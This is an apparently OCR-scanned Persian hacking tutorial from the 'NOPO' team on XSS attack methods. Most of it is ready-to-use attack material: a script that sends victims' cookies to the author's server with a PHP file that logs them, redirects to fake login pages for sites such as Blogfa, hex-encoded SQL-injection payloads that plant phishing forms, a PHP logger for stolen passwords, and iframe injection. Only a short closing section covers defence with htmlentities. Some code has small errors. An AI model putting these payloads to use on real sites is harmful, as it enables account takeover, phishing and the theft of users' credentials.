
به نام خدا

NOPO Digital Security Team

آشنایی با متود های مختلف XSS

دوستان در این مقاله می خوام شما رو با همه متود های Xss آشنا کنم ... امیدوارم که بتونم این نوع حملات رو در این مقاله به طور کامل به شما عزیزان نشون بدم ☺



نویسنده : محمد ورمزیار (Snifffer)

ایمیل : Snifffer@hackermail.com

خوب بریم سراغ سرفصل های مقاله:

- Introduction
- XSS Cookie Grabber
- XSS Redirect Phishing
- XSS Html Inject Phishing
- Iframe Phishing
- How To Secure This Attacks

بخش اول (معرفی)

واژه Xss مخفف cross site Scripting هستش اما چرا نمی گن CSS ؟؟؟ چون که با واژه Cascading Style Sheets که در مباحث طراحی وب استفاده میشه اشتباه گرفته نشه...

این نوع حملات وقتی به کار یک هکر میاد که نیاز به اطلاعات کاربرانی داره که مثلا به سایت یاهو مراجعه می کنند ... مثلا یکی می خواد ایمیل یکی رو هک کنه و بعد یوزر و پسورد رو بدست بیاره پس باید کد مورد نظر رو در آدرس سایت تزریق کنه و بعد در قالب یه url به طرف بده و وقتی شخص url رو باز می کنه اطلاعات ورودی اون کاربر به سایت مورد نظر به جایی که هکر تعیین کرده منتقل می شه ... نکته پایان ذکر اینه که این نوع حملات کاربرد های زیادی اما خوب بیشترین نوع استفاده همین مورد هست که به کوکی گرابینگ معروفه که در بخش بعد به طور کامل توضیح می دم...

بخش دوم (سرقت کوکی)

دوستان برای سرقت کوکی های کاربر یه سایت باید یه کد آماده کنیم و این کد رو به قسمتی از اون سایت که باگ xss داره تزریق کنیم ... خوب حالا اون کد چطوری نوشته میشه؟؟؟ به کد زیر دقت کنید...

```
<SCRIPT>location.href='http://www.nopotm.com/cookie.php?#cookie='
+escape(document.cookie)</SCRIPT>
```

خوب جزئیات دستورات بالا رو توضیح می دم ...

دستور بالا ۳ قسمت هستش یک قسمت که تعیین کرده cookie grabber ما کجاست ، قسمت بعد آدرس cookie grabber و قسمت آخر تعین متغیری که در کوکی گرابر داریم ...

البته نکته ای که باید از همین ابتدا بگم اینه که این کد رو شما باید به کد اسکی یا هکس تبدیل کنید و بعد در آدرس مورد نظر تزریق کنی...

این یه نمونه از این نوع هستش :

```
http://www.nopotm.com/news.php?id=-2 union all select 1,2,3,4,5,0x2c3c5343524950543e6c6f636174696f6e2e687265663d27687474703a2f2f7777772e6e6f706f746d2e636f6d2f636f6f6b69652e7068703f23636f6f6b69653d272b6573636170652846f63756d656e742e636f6f6b6965293c2f5343524950543e2c,7,8,9--
```

خوب دوستان می بینیم که کد جاوای هکس شده رو در تیبل آسیب پذیر یه سایت که باگ sqli داره تزریق کردیم ...

خوب حالا باید فایل cookie.php رو هم ایجاد کنیم بدین ترتیب :

```
<?php
$cookies = $_GET["cookie"];
if($cookies)
{
$grab = fopen("nopotm.txt","a");
fputs($nopotm, $cookies . "\r\n");
fclose($nopotm);
}
?>
```

خوب به همین ترتیبی که گفتم این فایل رو باید توی یه هاست آپلود کنیم ... و بعد ...

بخش سوم (xss به روش ریدایرکت)

دوستان در این روش شما مثلا اگه از سایت بلاگفا بگ xss داشته باشید و می تونید خیلی راحت وبلاگ مورد نظرتون رو هک کنید حالا چطوری ؟؟؟

فرض می کنیم قسمت آسیب پذیر سایت اینطوری باشه:

```
http://blogfa.com/login.php?from=
```

خوب این که عالیه... ☺

الان ما یه فیک پیج برای بلاگفا درست می کنیم و بعد توی کدمون کاربر رو به فیک پیج خودمون انتقال می دیم ...

با چه کدی ؟

```
<script>document.location.href="http://www.nopotm.com/login.htm"</script>
```

خوب امیدوارم که تفسیر کد براتون مشکل نداشته باشه... اینم از بخش redirection ☺

بخش چهارم (تزریق کد های Html در بگ XSS)

دوستان ما در این حالت می تونیم یه فرم تشکیل بدیم مثلا برای لاگین و از قالب همون سایت استفاده کنیم ... به کد زیر دقت کنید ...

```
<html><head><meta content="text/html; charset=ISO-8859-1"httpequiv="
contenttype"
/><title></title></head><body><div style="text-align: center;"><form
Method="POST" Action="phishing.php" Name="form">Phishingpage :<br /><br
/>Login :<br /> <input name="login" /><br />Password :<br
/> <input
name="Password" type="password" /><br /><br /><input name="Valid"
value="Ok !" type="submit" /><br /></form></div></body></html>
```

حال این کد را به هکس تبدیل نموده و بعد در سایت مورد نظر تزریق می کنیم ...

```
http://www.nopotm.com/news.php?id=-2 union all select 1,2,3,4,5,
0x3c666f726d20616374696f6e3d2222206d6574686f643d22706f7374
223e20757365726e656d653a3c696e707574207479706553d22746578
7422206e616d653d22756e616d65223e3c62723e207061737376f72
643a3c696e707574207479706553d2270617373776f726422206e616d
653d22706173737764223e3c62723e203c696e707574207479706553d
227375626d6974222076616c75653d227375626d697420677565727 9
223e203c2f666f726d3e,7,8,9--
```

خوب می بینیم که در خود سایت مورد نظر تونستیم یه فرم لاگین بسازیم که در موارد مختلف می تونیم استفاده های متفاوتی می تونیم از این روش داشته باشیم ...

خوب ما باید قبل از این که این آدرس رو به یوزر های سایت مورد نظر بدیم یه فایل آماده کنیم به اسم phishing.php به کد زیر دقت کنید ...

```
<?php
$login = $_POST['login'];
$password = $_POST['Password'];
$open = fopen('log.htm', 'a+');
fputs($open, 'Login : ' . $login . '<br >' . '
Password : ' . $password . '<br >' . '<br >');
?>
```

امیدوارم که متوجه شده باشید چی شد !!! بله اینم مثل همون سرقت کوکی هستش ...

بخش پنجم (Iframe)

خوب رسیدیم به Iframe ☺ در این نوع ما می تونیم توی سایت باگ دار یه صفحه را فراخوانی کنیم مثلا گوگل رو توی یاهو بیاریم البته اگه یاهو باگ XSS داشته باشه حالا چه طوری و با چه کدی ؟؟؟

```
<iframe src="http://google.Com" height="300" width="800"></iframe>
```

کد رو به این صورت در url قرار می دیم ...

```
http://www.nopotm.com/search.php?q=” ‘><iframe src="http://google.Com" height="600" width="800"></iframe>
```

حال به ایمن کردن کد ها برای جلوگیری از این نوع حملات می پردازیم :

خوب دوستان برای secure کردن اول باید بفهمیم که چه طوری این مشکل توی کدهامون به وجود میاد به کد زیر دقت کنید :

```
<?php
$var2 = $_GET['var1];
echo $var2
?>
```

خوب الان تو این کد متغیر ما var1 هستش که هر داده ای رو بدون فیلتر قبول می کنه ...

حالا برای تست می تونیم این کد رو به متغیر بدیم

```
<Script>alert(document.cookie)</script>
```

خوب فکر کنم فهمیدید که کجا XSS اتفاق می افته ...

به نظر من باید کد بالا و تمامی کد های مشکوک رو باید با function زیر امن کنیم ...

http://php.net/manual/en/function.htmlentities.php

خوب با استفاده از عملگر بالا کد مورد نظر رو secure می کنیم ...

```
<?php
if(isset($_GET['var1'])) // We check if $_GET['var1'] exists, if exists then we continue
{
echo htmlentities($_GET['var1'], ENT_QUOTES); // Print $_GET['var1']) with encoded quotes
}
?>
```

استفاده از این مقاله چه با ذکر منبع چه بی ذکر منبع موردی نداره ... چون تیم امنیتی نوپو حد و مرزی برای کپی رایت تعیین نکرده ☺

برای دیدن فیلم ها و مقالات آموزشی به انجمن تیم یه سر بزنید ...

منتظر مقالات بعدی من باشید ...

WWW.NOPOTM.COM

WWW.NOPOTM.TK

Spc Tnx to :

NOPO ~ Green Hunter ~ Sn!per ~ Mr.XHat ~ S3Ri0uS ~ Cyber

& All members of NOPOTEAM